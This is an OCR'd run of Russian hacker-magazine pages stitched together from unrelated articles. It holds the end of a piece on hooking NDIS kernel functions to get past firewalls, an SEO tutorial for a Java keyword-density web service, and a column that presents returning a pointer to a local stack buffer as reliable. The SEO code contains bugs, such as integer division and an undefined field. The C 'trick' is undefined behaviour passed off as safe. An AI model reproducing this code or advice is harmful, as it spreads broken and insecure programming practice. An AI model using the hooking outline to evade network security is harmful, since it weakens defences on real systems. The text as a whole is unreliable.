
```
typedef struct _ETH_BINDING_INFO
{
      NDIS_HANDLE MacBindingHandle;
      NDIS_HANDLE NdisBindingContext;

      UINT    PacketFilters;
      ULONG   References;
      BOOLEAN ReceivedAPacket;
      UCHAR   FilterIndex;

      struct _ETH_BINDING_INFO *NextOpen;
      UINT OldPacketFilters;

      struct _ETH_BINDING_INFO *NextDirected;
      struct _ETH_BINDING_INFO *NextBM;
}
ETH_BINDING_INFO,*PETH_BINDING_INFO;
```


Структуры NDIS в ядре



Связь структур NDIS_PROTOCOL_BLOCK и NDIS_OPEN_BLOCK

В принципе, для обеспечения надежного контроля за сетевой активностью можно перехватывать все подмножество функций NDIS библиотеки, другой вопрос — а оно вам надо? Для достижения своих грязных целей достаточно перехватить четыре функции: NdisRegisterProtocol(), NdisDeregisterProtocol(), NdisOpenAdapter() и NdisCloseAdapter() — это может реально отразить картину сетевой активности в ядре.

А ЧТО ЖЕ С КОДИНГОМ?

Сразу оговорюсь, что сорца драйвера, который будет ставить все файрволы мира в недвусмысленную позицию (я имею в виду позу гордого льва) здесь ты не найдешь. Должен же быть какой-то простор для фантазии ;). Просто рассмотрим, как в ядре устанавливаются и снимаются хуки на основные функции ndis.sys. Для этого заранее подготовим обработчик функции, которую собираемся похучить, найдем ndis.sys в ядре и пропарсим таблицу экспорта на предмет адреса искомой функции, после чего перезапишем их. И все! Весьма основательно откомментированный исходник данного действа ожидает тебя на диске, в статью он не попал, так как журнальное пространство не предполагает публикации больших сорцов.


ЗАКЛЮЧЕНИЕ

Честно говоря, в природе, кроме хуков функций, из вышенакуренного мало что встречается. Разработчики файров не стоят на месте и вышеописанными способами дело далеко не ограничивается. Но об этом как-нибудь в другой раз... Да пребудет с тобой Сила!

Недокументированная структура ETH_FILTER (она же X_FILTER)

```
typedef struct _ETH_FILTER
{
        PNDIS_SPIN_LOCK         Lock;
        CHAR                    (*MulticastAddresses)[ETH_LENGTH_OF_ADDRESS];
        ETH_MASK                *BindingsUsingAddress;
        UINT                    CombinedPacketFilter;
        ETH_BINDING_INFO        *OpenList;
        ETH_ADDRESS_CHANGE      AddressChangeAction;
        ETH_FILTER_CHANGE       FilterChangeAction;
        ETH_DEFERRED_CLOSE      CloseAction;
        UINT                    MaximumMulticastAddresses;
        UINT                    NumberOfAddresses;
        ULONG                   FreeBindingMask;
        UCHAR                   AdapterAddress[ETH_LENGTH_OF_ADDRESS];
        CHAR                    (*OldMulticastAddresses)[ETH_LENGTH_OF_ADDRESS];
        ETH_MASK                *OldBindingsUsingAddress;
        UINT                    OldNumberOfAddresses;
        UINT                    OldCombinedPacketFilter;
        PETH_BINDING_INFO       DirectedList;
        PETH_BINDING_INFO       BMList;
        struct _NDIS_MINIPORT_BLOCK *Miniport;
} ETH_FILTER,*PETH_FILTER;
```





НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /



SEO-СОФТ

ИНСТРУМЕНТЫ ПОИСКОВОЙ ОПТИМИЗАЦИИ СВОИМИ РУКАМИ


Поисковая оптимизация — один из наиболее доходных сетевых бизнесов. Однако чудес не бывает, и для того, чтобы начать получать хоть какой-то доход, нужно приложить немало усилий. С целью облегчения каторжного труда оптимизатора разработан специальный софт, позволяющий автоматизировать многие рутинные операции. Но в большинстве случаев такой софт стоит немалых денег. Однако не боги горшки обжигают, и кое-что ты можешь сделать сам. А мы тебе в этом постараемся помочь.

НЕМНОГО ТЕОРИИ SEO

Давай для начала отбросим всю шелуху и заглянем в самую суть поисковой оптимизации. Ее основная цель — сделать веб-сайт видимым для поисковой системы и вывести на верхние позиции в результатах поиска по тем или иным запросам. Оставим на некоторое время алгоритмы работы поисковых систем в стороне и посмотрим на задачу более широко.
Представь, что по пути из пивного ларька домой к тебе подбежал какой-то баклан в зеленом жилете и вручил бумажный листок странного вида. Бегло пробежав его глазами, ты понимаешь, что это очередная рекламная замануха от расположенного в соседнем квартале магазина «Колорадо». Внимание, вопрос: на основании чего ты квалифицировал этот текст именно таким образом? Правильный ответ: на основании определенных слов и словосочетаний, встреченных тобой в тексте. Допустим, это будут слова «скидки», «china», «лох», «кредит», «лучшая цена».
Теперь возьмем этот же набор слов и в случайном порядке вставим их в произвольно выбранные места моей любимой книги «Война и мир». Легким движением руки мы превратили бессмертное произведение в рекламу магазина, продающего всякий трэш. Но не так-то просто вымарать классиков! После эксперимента по скрещиванию «Войны и мира» с рекламным мусором Наташа Ростова не стала кассиром-операционистом №6. Мы по-прежнему имеем легко узнаваемое произведение, в котором иногда встречаются странные баги в виде слов «скидки», «колорадо» и т.д. Что произошло со словесной диареей маркетологов? Почему мы теперь не воспринимаем ее как таковую? Ответ очевиден — она просто растворилась в огромном объеме другой информации. Исходя их этого, можно сделать ценные выводы.
Во-первых, в любом осмысленном тексте есть определенные ключевые слова, по которым можно определить его контекстное поле (то есть его основную тематику). Во-вторых, для того чтобы это контекстное поле было определено верно, необходимо, чтобы частота появления этих ключевых слов в тексте была не меньше определенного уровня.
Для определения тематики текста поисковыми системами используются специальные математические алгоритмы, которые держатся в строжайшем секрете, однако все они основаны на частотном анализе с теми или иными дополнениями. Таким образом, если веб-мастер желает срубить бабок на адалт-партнерке, переправляя туда трафик пользователей сети, интересующихся размножением сусликов в неволе, он должен таким образом организовать контекст своего сайта, чтобы последний однозначно идентифицировался поисковиками как сусликовый вертеп. Для этого ему придется определить ключевые слова, проанализировать, с какой частотой они встречаются на страницах сайта, и в случае недостаточно высокого показателя частоты внести соответствующие коррективы (при этом важно не перестараться, так как за поисковый спам легко заработать бан на веки вечные).
Постепенно переходим от скучной теории к практике. Как считать частоту ключевых слов (или их плотность, в терминологии SEO)? Этот показатель рассчитывается как отношение количества повторов ключевого слова в текстовом фрагменте определенного объема к общему количеству слов в этом фрагменте. Чаще всего плотность ключевых слов (keyword weight) рассчитывается для всей страницы или для всего сайта. В данном случае говорят уже не о плотности, а о частоте (keyword frequency). Задача ясна. Требуется, получив от пользователя кейворд, посчитать, сколько раз он встречается на странице, и разделить это число на общее количество слов на странице. Все просто. Но не спеши бежать за пивом — мозги тебе сегодня еще понадобятся, так как в этом незамысловатом алгоритме есть важные нюансы, которые мы обкурим по ходу дела.

LET'S MY PEOPLE GO

Приступим к написанию нашего первого SEO-инструмента. Для начала определимся с платформой. Из двух возможных альтернатив — традиционное оконное приложение и веб-приложение — предлагаю остановиться на последнем варианте. А для большей его гибкости и универсальности оформим все это в виде веб-сервиса.
В качестве инструмента предлагаю использовать язык программи-



HAUTECOUTURE

рования Java и IDE NetBeans (хотя последнее, как говорится, на любителя, кто-то предпочитает Eclipse).

Пораскинув мозгами, ты можешь прийти к выводу, что приложение должно включать в себя следующие функциональные модули: веб-сервис, механизм получения содержимого гипертекстового документа и парсер, выполняющий основную работу по расчету плотности заданного ключевого слова.

Начнем с наименее ответственной части работы — создадим каркас приложения в виде веб-сервиса. Запускай среду разработки и открывай диалог создания нового проекта. В списке категорий выбирай web-проект и необходимый шаблон в правой части окна. В данном случае это будет Web Application.

На описании шагов мастера останавливаться я не буду — там ничего сложного нет. Отмечу только, что на последнем этапе тебе будет любезно предложено выбрать фреймворк для создания пользовательского интерфейса. Но поскольку нас сейчас интересует только логика приложения, здесь можно ничего не выбирать, тем самым избавившись от ненужного балласта в виде неиспользуемого программного кода.

После того как шаблон будет успешно загружен в редактор, создадим пакет, в котором будут храниться все наши основные классы. Назовем его org.kwf.core (смотри рисунок).

Теперь в только что созданном пакете нужно разместить основной класс приложения. Что он должен уметь делать? Во-первых, соединяться с указанным в качестве параметра веб-узлом и забирать с него необходимый HTML-документ. Во-вторых, получив еще один параметр (кейворд), рассчитывать его частоту или плотность. Забирать документ с указанного ресурса мы будем в конструкторе класса, а парсить его — в отдельном методе. Назовем этот метод parse. Кстати, он должен возвращать в качестве значения уже рассчитанный для заданного ключевого слова показатель его частоты. Если перевести все вышесказанное на нормальный человеческий язык, то получится следующее:

```
package org.kwf.core;
class Parser{
    private String text;
    private int freq;
    Parser(String val){}
    public int parse(String val){
        return 0;
    }
}
```

Класс готов. Создаем сервис, который будет предоставлять к нему доступ веб-пользователей. Для этого в контекстном меню корневого узла проекта выбираем «New → Web Service». В окне мастера нужно указать имя, которое будет присвоено сервису (например, KwfWs), и пакет, в котором будет находиться его основной класс (например, org.kwf.ws).

После того как сервис создан, не мешало бы придать ему смысла (пока что он пуст, как твои пивные бутылки). Для этого можно воспользоваться как традиционным редактором кода, так и архитектором веб-сервисов, появившимся в шестой версии NetBeans и позволяющим визуально представить структуру и программную логику проектируемого веб-сервиса.

Чтобы объяснить веб-сервису, что от него требуется, жми кнопку Add Operation. В окне свойств операции нужно будет ввести ее имя (у меня это count), а также указать передаваемые функции параметры. В качестве параметров будущий сервис будет принимать URL анализируемой страницы и ключевое слово, частота которого будет анализироваться. Для этого создадим две строковые переменные — url и word.


Что дальше? А дальше мы будем ручками править программный код, созданный средой разработки. Зачем? А затем, чтобы подружить его с созданным ранее классом — надеюсь, ты про него еще не забыл. Переключайся на редактор программного кода веб-сервиса и ищи модуль, начинающийся со строки «@WebMethod(operationName = «count»)». Именно здесь вместо строки «//TODO write your implementation code here» мы создадим экземпляр класса Parser, передадим ему необходимые параметры и получим ответ, возвращаемый методом класса. Подробности смотри во врезке.

```
package org.kwf.ws;
import javax.jws.WebMethod;
import javax.jws.WebParam;
import javax.jws.WebService;
import org.kwf.core.Parser;
@WebService()
public class KwfWs {
  @WebMethod(operationName = "count")
  public String count(@WebParam(name = "url")
  String url, @WebParam(name = "word")
  String word) {
    Parser psr = new Parser(url);
    int count = psr.parse(word);
    String countStr = "Frequence of " + word + " is " + count;
    return countStr;
  }
}
```

По идее, это уже готовое веб-приложение с сервисно-ориентированной архитектурой (вау! клево-то как!). И хотя оно по-прежнему еще ни на что не способно, его уже можно (и нужно) тестировать, чтобы, как говорит мой знакомый боцман, оставив якоря, долги и плачущих женщин, отправиться вперед за горизонт, то есть приступить к разработке функционального ядра приложения.

Для того чтобы проверить работоспособность веб-сервиса, найди его в древовидном списке проводника проектов и через контекстное меню выбери опцию Test Web Service. Да, не забудь предварительно стартануть сервер приложений и развернуть на нем свой проект (проще всего это сделать непосредственно из IDE с помощью команды Run). Перед тобой любезно распахнется окно веб-браузера, содержащее форму для ввода параметров, передаваемых веб-сервису, и ссылку на WSDL-файл.

После отправки сервису любых двух строковых параметров он должен дать адекватный ответ, проигнорировав параметр, отвечающий за ука-



Структура веб-сервиса


Создание веб-проекта в IDE NetBeans

http://

links

www.searchengines.ru — лучшие рекомендации поисковых оптимизаторов. Must read!

meta.math.spbu.ru/%7Eigor/thesis/node1.html — математическое описание моделей информационного поиска.



dvd

Традиции мы уважаем. Согласно нашей давней традиции, на диске ты найдешь примеры исходников как веб-сервиса, так и его клиента.

зание URL и сообщающий, что частота искомого ключевого слова равна нулю.

ГРАБИМ HTML

Для того чтобы произвести вычисление частоты использования определенного ключевого слова на той или иной странице, эту страницу для начала нужно получить и прочитать. Этим мы сейчас и займемся, мой бледнолицый друг!
Создавая класс Parser, мы, как ты помнишь, предусмотрели в нем конструктор, который должен получать веб-страницу с указанным URL. Пока он пуст, следовательно, пора над ним серьезно поработать.
Средствами Java загрузка веб-страницы реализуется не просто, а очень просто. Буквально, на счет два. Следи за руками.
Делаем раз — преобразовываем строковый параметр, содержащий адрес страницы, в объект URL:

```
URL resUrl = new URL(String)
```

Делаем два — получаем HTML-документ:

```
String doc = downloadPage(resUrl)
```

Здесь downloadPage() — простейшая функция, на написание которой у меня ушло не более минуты:

```
private String downloadPage(URL val){
  try{
    BufferedReader reader = new BufferedReader(
      new InputStreamReader(val.openStream()));
    String line;
    StringBuffer pageBuffer = new StringBuffer();
    while((line = reader.readLine()) != null){
      pageBuffer.append(line);
    }
    return pageBuffer.toString();
  }
  catch (Exception e){}
  return null;
}
```

Думаю, идею ты уловил. Если так, то при создании реального приложения я бы тебе еще посоветовал организовать проверку корректности обрабатываемой строки при инициализации объекта URL на предмет соответствия стандарту веб-адресации. И на всякий случай (для тех, кто в танке) поясню, что этот код мы вставляем в конструктор класса Parser.

Нелишним будет еще раз проверить работоспособность веб-сервиса. Для этого, запустив тест, вбивай в соответствующее поле реально существующий и доступный в данный момент с твоей машины URL. Сервис должен молча проглотить запрос. Если же он выплюнул страницу с громадным списком ошибок, значит ты где-то лопухнулся (читай еще раз или смотри пример на нашем диске).

РАЗ СЛОВЕЧКО, ДВА СЛОВЕЧКО, ИЛИ ПАРСИНГ HTML

Наш пациент успешно помещен на операционный стол (читай: удаленный документ преобразован в локальную строковую переменную) и можно приступать к вскрытию, то есть к парсингу. Другими словами, пишем код для метода parse. С этой задачей справится даже true emogirl.
Суть работы состоит в разборе имеющейся строки на отдельные лексемы (или, по-нашему, слова). Для этого в арсенале Java имеется такой замечательный класс, как StringTokenizer. Его конструктор выглядит следующим образом:


```
StringTokenizer st = new
StringTokenizer(string, templ)
```

Здесь string — строка, подлежащая разбору, a templ — набор символов, используемых для отделения одного слова от другого. То есть этот набор должен представлять собой что-то вроде «,.!\"\n;:|.?-()#@$%1234567890“»...©`\r\t-—<>/+={}_:&».
Для того чтобы создать наиболее эффективный шаблон, можно организовать тестовый вывод массива токенов на консоль и отслеживать появление нежелательных символов с последующим их добавлением к шаблону. Для извлечения токенов из объекта StringTokenizer используется цикл:

```
while(st.hasMoreElements())
        st.nextToken();
```

Итак, разбираем строку на отдельные токены и в цикле сравниваем каждый токен с нашим кейвордом, попутно подсчитывая количество токенов. По окончанию цикла делим первое значение на второе и делаем ретурн юзеру.

```
while(st.hasMoreElements()) {
  countAll++;
  if(text.val.equalsIgnoreCase(
    st.nextToken())) count++;
}
float freq = count/countAll;
```



Тестирование веб-сервиса

Думаю, самое время поговорить о некоторых подводных камнях, о которых ты просто обязан знать, иначе весь твой частотный анализ не будет стоить и «стакана семочек». Начнем с того, что парсер в том виде, в котором он представлен, не осуществляет фильтрацию HTML-тэгов, наряду с основным текстом учитывающихся при подсчете токенов. Следовательно, перед разбором строки неплохо было бы вырезать из нее все последовательности <*>, более того, не забывай, что некоторые фрагменты документа, заключенные в парный тэг, тебе тоже совершенно не нужны (например, веб-формы).

Но и это еще не все. Если слить все токены в консоль и внимательно их проанализировать, для большей убедительности подсчитав частоту появления каждого токена, то легко заметить, что в любом тексте чаще всего встречается такой хлам, как разнообразные предлоги, местоимения и прочая ерунда, которую, как подсказывает здравый смысл, не надо учитывать при подсчетах. Такого рода, с позволения сказать, слова имеют специальное название — «стоп-слова». И если уж ты собрался писать серьезные SEO-приложения, то этот факт обязательно надо учитывать. Например, включить в приложение словарик стоп-слов и на его основании организовать еще один уровень фильтрации.

Нет предела совершенству, камрад. И наш простой анализатор плотности кейвордов можно совершенствовать до бесконечности. Вот тебе еще одна идейка (сегодня я добрый). Смысл ее в следующем. Любой язык обладает так называемым семантическим ядром, то есть набором слов, используемых в абсолютном большинстве текстов самой разнообразной тематической направленности. Еще один характерный признак слов, входящих в семантическое ядро, — это их нейтральная (иногда говорят «нулевая») информативность. Большинство поисковых систем при определении релевантности документа учитывает семантическое ядро основного для документа языка. Следовательно, ты тоже можешь взять на вооружение эту технологию и, самостоятельно составив семантическое ядро, автоматически пропарсив и проанализировав большой объем текстов или взяв уже готовое ядро (Google тебе в помощь), добавить еще один уровень фильтрации, исключающий слова, входящие в семантическое ядро.

Клиент всегда прав

До этого момента мы занимались созданием веб-сервиса. Однако, для того чтобы воспользоваться его возможностями, необходимо наличие соответствующего клиента. Вот тут-то ты можешь в полной мере прочувствовать своей задн... то есть головой, всю прелесть веб-сервисов. Я имею в виду абсолютную свободу в реализации клиента для веб-сервиса. Это может быть и оконное, и веб-приложение, созданные с использованием самых разнообразных технологий и языков программирования. Единственное условие — наличие сетевых средств и способность обрабатывать XML-сообщения.

Как в окне конструктора веб-сервиса, так и в момент отладки ты не мог не заметить отображаемые на экране XML-сообщения — запрос клиента и ответ сервиса. Все, что тебе теперь нужно сделать, — это написать клиентское приложение, способное формировать соответствующий запрос и разбирать полученный ответ. Если же для создания клиента (неважно, оконного или с веб-интерфейсом) ты остановишься на том же языке Java и будешь создавать его в той же IDE NetBeans, то весь процесс потребует от тебя буквально несколько кликов мышкой. Автоматизация, брат.

На всякий случай в качестве примера на диске мы выложили не только исходный код веб-сервиса, но и исходный код клиента.

Собственно, это все, что я собирался тебе сегодня рассказать. Мораль сей басни такова: если руки растут из правильного места и есть желание, то всегда можно обойтись своими силами, а сэкономленные на покупке софта деньги потратить на женщин и карты. Adios!


Релевантность

Релевантность (англ. relevant) применительно к результатам работы поисковой системы — степень соответствия запроса и найденного ответа, уместность результата.

Основным методом оценки релевантности является TF-IDF — метод, который используется в большинстве поисковых систем (как в интернет-поисковиках, так и в справочных системах (MSDN)). Его смысл сводится к следующему: чем больше локальная частота термина (запроса) в документе (TF) и «редкость» термина (то есть чем реже он встречается в других документах) в коллекции (IDF), тем выше вес этого документа по отношению к термину, то есть документ в результатах поиска по этому термину будет выдаваться раньше. Автором метода является Gerard Salton (в дальнейшем он был доработан Karen Sparck Jones).

Структура XML-ответа

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.
org/soap/envelope/">
   <soap:Body>
      <ns0:countResponse
         xmlns:ns0="http://org.kwf.ws/">
         <return>sample text</return>
      </ns0:countResponse>
   </soap:Body>
</soap:Envelope>
```



КРИС КАСПЕРСКИ





ТРЮКИ ОТ КРЫСА

Сегодня у нас несколько необычный выпуск — своеобразный юбилей. Если перевести номер в шестнадцатеричную систему (забыв о том, что он уже записан в ней), мы получим число 10h, в «круглости» которого сомневаться не приходится. Ошибка?! Конечно! Вот и поговорим об ошибках, которые только с виду ошибки, а на самом деле — интересные хакерские трюки, срывающие крышу даже опытным программистам. Короче, мы немного похулиганим... не вздумай показывать описанные трюки ни преподавателям, ни работодателям!

01 Возврат указателей на локальные переменные

Рассмотрим следующий исходный код, вполне типичный для начинающих, и попробуем ответить — что в нем неправильно? (см. ниже)

```
char *foo(int a, int b)
{
    char buf[69];

    if (a – b) strcpy(buf,"nezumi");
    else strcpy(buf,"souriz");
    return buf;
    // <<< трюк? или… ошибка? или все-таки трюк?!
}

main(int c, char **v)
{
    char *s, *p; if (c < 3) return 0;
    s = foo(atol(v[1]), atol(v[2]));

    if (strcmp(s, "souriz")) p = "japlish";
    else p = "franglais";
    printf("%s – it's %s\n",s, p);

    // мы не освобождаем s, так как она указывает на ло-
кальную переменную
}
```

Ага! Уже раздаются крики: «Возвращать указатели на локальные переменные ни в коем случае нельзя, поскольку они автоматически уничтожаются при выходе из функции. Это же в каждом букваре по Си написано! Ну сколько можно говорить...»

Хм, тогда кто рискнет объяснить, почему же, несмотря на буквари, данный код стабильно работает, независимо от версии компилятора, и совместим со всеми операционными системами из линейки NT, Linux, BSD?

Фокус в том, что при завершении функции локальные переменные не уничтожаются, а освобождаются. Указатель стека опускается вниз, и они оказываются в свободной зоне, которую может использовать кто угодно, например, обработчик аппаратного прерывания, однако NT, Linux и BSD сконструированы так, что на стек потока никто не покушается — только он сам. При прерывании регистры сохраняются на стеке ядра. Стек потока остается в неприкосновенности, а потому после завершения функции содержимое пользовательского стека не может быть «стихийно» разрушено (к тому же каждый поток имеет свой стек и друг другу они не мешают). Исключение составляет 9x, «засоряющий» пользовательский стек без его ведома и согласия, что, кстати говоря, осложняет разработку некоторых видов exploit'ов.

